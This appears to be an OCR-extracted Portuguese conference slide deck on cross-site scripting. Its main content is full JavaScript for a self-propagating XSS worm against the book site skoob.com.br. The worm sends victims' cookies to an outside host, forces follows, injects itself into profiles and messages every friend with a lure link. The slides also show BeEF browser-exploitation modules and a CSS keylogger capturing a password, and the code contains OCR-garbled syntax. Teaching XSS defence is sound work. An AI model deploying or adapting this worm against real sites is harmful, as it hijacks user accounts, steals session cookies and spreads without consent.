
### xss3.js

Raw

```
1 xmlhttp = new XMLHttpRequest();
2 xmlhttp.open('GET','http://www.skoob.com.br/amigos/listar/'+id,false);
3 xmlhttp.send();div.innerHTML = xmlhttp.responseText;
4 var friends = {};
5 friends = document.querySelectorAll('#corpo > div > div > div > a.l12');
6
7 for (var i = 0; i < friends.length; i++) {
8   xmlhttp = new XMLHttpRequest();
9   xmlhttp.open('GET','http://www.skoob.com.br/usuario/'+id, false);
10  xmlhttp.send();
11  div.innerHTML = xmlhttp.responseText;
12  document.getElementById("RecadoPrivado").checked = true;
13  document.getElementById("RecadoRecado").value = 'da uma olhada no meu estilo de leitura favorito.. animal.' +
14    'skoob.com.br/usuario/'+id+'/';
15  document.getElementsByTagName('form')[1].submit();
16 }
17
```

```
3 var follow = new Image().src='http://www.skoob.com.br/seguir/adicionar/123456';
4 var cookies = document.cookie;
5 var steal = new Image().src="http://host/page.php?cookies="+cookies;
6 var id = cookies.match(/%23(\d*)\;)[1];
7 var div = document.createElement('div');
8 document.body.appendChild(div);
9 div.style.display = 'none';
10
11 var xmlhttp = new XMLHttpRequest();
12 xmlhttp.open('GET','http://www.skoob.com.br/usuario/perfil/' + (window.location.pathname.match(/\/\/(\d*)$/)[1]) + '/',false);
13 xmlhttp.send();
14
15 var source = xmlhttp.responseText.match(/onload\=\"(.*)\"\;)[1];
16 xmlhttp = new XMLHttpRequest();
17 xmlhttp.open('GET','http://www.skoob.com.br/usuario/editar_perfil/',false);
18 xmlhttp.send();
19 div.innerHTML = xmlhttp.responseText;
20
21 var field;
22 field = document.getElementById('PerfilUsuarioSobre').value;
23 if(!field) || (field.indexOf("body") < 0){
24   document.getElementById('PerfilUsuarioSobre').value += source;
25   document.getElementById("form").submit();
26   xmlhttp.open('GET','http://www.skoob.com.br/usuario/editar_cadastro/',false);
27   xmlhttp.send();
28   div.innerHTML = xmlhttp.responseText;
29   var field;
30   field = document.getElementById('UsuarioNome').value += '</TITLE><iframe> style="display: none;" src="/usuario/perfil/' + id
31   document.getElementById("form").submit();
32 }
33
34 xmlhttp = new XMLHttpRequest();
35 xmlhttp.open('GET','http://www.skoob.com.br/amigos/listar/'+id,false);
36 xmlhttp.send();
37 div.innerHTML = xmlhttp.responseText;
38 var friends = {};
39 friends = document.querySelectorAll('#corpo > div > div > div > a.l12');
40 for (var i = 0; i < friends.length; i++) {
41   xmlhttp = new XMLHttpRequest();
42   xmlhttp.open('GET','http://www.skoob.com.br/usuario/'+id, false);
43   xmlhttp.send();
44   div.innerHTML = xmlhttp.responseText;
45   document.getElementById("RecadoPrivado").checked = true;
46   document.getElementById("RecadoRecado").value = 'da uma olhada no meu estilo de leitura favorito.. animal. skoob.com.br/usuario';
47   document.getElementsByTagName('form')[1].submit();
48 }
49
50 //"/>
```

# BeEF e outras ferramentas



# BeEF Control Panel - Iceweasel

File Edit View History Bookmarks Tools Help

BeEF Control Panel The Butcher

192.168.1.11 3000/ui/panel Google

Most Visited: Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng

BeEF 0.4.4.5-alpha | Submit Bug | Logout

**Hooked Browsers**

- Online Browsers
  - 192.168.1.11
  - 192.168.1.12
- Offline Browsers
  - 127.0.0.1
    - 127.0.0.1

**Getting Started Logs Current Browser**

**Commands**

Rider XssRays Ipc

**Module Tree**

- Browser (43)
- Chrome Extensions (6)
- Debug (8)
- Exploits (48)
- Host (15)
  - Detect CUPS
  - Detect Google Desktop
  - Detect Virtual Machine
  - Hook Default Browser
  - Get Geolocation
  - Get Internal IP
  - Get Physical Location
  - Get System Info
  - Get Wireless Keys
  - Detect Software
  - Fingerprint Operating System
  - Get Clipboard
  - Get Protocol Handlers
  - Get Registry Keys
  - Make Telephone Call
- IPEC (6)
- Metasploit (0)

**Module Results History**

| id | date | label |
|----|------|-------|
|    |      |       |

**Basic Requester**

Ready

# CSS Keylogger Example

The screenshot shows a browser window with a title bar "CSS Keylogger Example". Below the title bar are two input fields: the top one contains "tester" and the bottom one contains a series of dots (...). The main content area displays the browser's developer tools, specifically the Network tab. The Network tab has a toolbar with icons for Stop, Refresh, View, Group by frame, and Preserve log. The table below the toolbar lists network requests with columns for Name, T..., Initiator, and Waterfall. The requests listed are:

| Name | T... | Initiator | Waterfall |
|------|------|-----------|-----------|
| .... | ...  | ...       |           |
| sys  | t... | Other     |           |
| ta   | t... | Other     |           |
| ap   | t... | Other     |           |
| p%5B | t... | Other     |           |
| %5B  | t... | Other     |           |
| le   | t... | Other     |           |

At the bottom of the Network tab, there is a summary: "29 requests | 5.2 KB transferred | Finish: 59.28 s | DOMContentLoaded: 103 ms | L". Below the Network tab, the JavaScript console shows a series of key presses in brackets: [::1] correcthorsebatterystap, [::1] correcthorsebatterystap, [::1] correcthorsebatterystap, [::1] correcthorsebatterystap, [::1] correcthorsebatterystap[1], [::1] connectorsehattystapfile.

This repository Search Pull requests Issues Marketplace Explore

LukeGT / XSS-Botnet Watch 4 Star 14 Fork 6

Code Issues 0 Pull requests 0 Projects 0 Wiki Insights

A proof-of-concept for a browser-based XSS-deliverable botnet which does not exploit browser vulnerabilities but instead sticks to the standards.

66 commits 1 branch 0 releases 1 contributor

Branch: master New pull request Create new file Upload files Find file Clone or download

LukeGT Updated README Latest commit 784fa51 on Apr 20, 2014

|                       |  |             |
|-----------------------|--|-------------|
| cc                    | Prevented caching on commands, fixed ajax namespace issues | 5 years ago |
| shite                 | Updated front-page photos to photos that still exist       | 4 years ago |
| .gitignore            | Shite site   | 5 years ago |
| README.md             | Updated README   | 4 years ago |
| commands.js           | Added more comments  | 5 years ago |
| info.js               | Added more comments  | 5 years ago |
| init_ajax.js          | Added more comments  | 5 years ago |
| init_iframe.js        | Added more comments  | 5 years ago |
| initetrofit_ajax.js   | Added more comments  | 5 years ago |
| initetrofit_iframe.js | Added more comments  | 5 years ago |
| localStorage.js       | Added more comments  | 5 years ago |
| retrofit_ajax.js      | Added more comments  | 5 years ago |
| retrofit_iframe.js    | Remove parent scrollbars for iframe                        | 4 years ago |

README.md

## XSS-Botnet

O que acontece  
agora?

# Rodolfo Assis (Brute Logic)

- É brasileiro!!!
- Referência mundial no estudo de vulnerabilidades XSS
- Twitter: @brutelogic
- Blog: <https://brutelogic.com.br>

# OWASP

- Não é brasileiro!!!!
- Referência mundial em vulnerabilidades WEB
- Material vasto sobre o assunto
- Site: [https://www.owasp.org/index.php/Main\\_Page](https://www.owasp.org/index.php/Main_Page)
- Filter Evasion Cheat Sheet:  
[https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

# Matheus Vrech. A.K.A abrasax

- Twitter: @vrechson
- Time de ctf: GS2W (GoogleSearch2Win)
- Github: <https://github.com/whoismath>
- Email: vrech@cocaine.ninja
- Garoa: <http://garoa.net.br>
- Slide dessa apresentação:  
<https://github.com/whoismath/apresentacoes/tree/master/Palestras/XSS-01>

# Bibliografia

- <https://brutelogic.com.br>
- [https://www.owasp.org/index.php/Cross-site Scripting \(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS Filter Evasion Cheat Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- <https://lemonslab.wordpress.com/2014/06/10/cross-site-scripting-and-web-based-worms/>
- [https://www.shellvoide.com/hacks/hacking-web-browsers-with-beef-xss-frame-work-link-hacking/? e\\_pi =7%2CPAGE\\_ID10%2C8252995883](https://www.shellvoide.com/hacks/hacking-web-browsers-with-beef-xss-frame-work-link-hacking/? e_pi =7%2CPAGE_ID10%2C8252995883)
- <https://stackoverflow.com/questions/18947139/xss-in-meta-tag>
- <https://hackerone.com/reports/157813>
- <https://hackingvision.com/2017/05/30/hack-web-browsers-using-beef-the-browser-exploitation-framework-kali-linux/>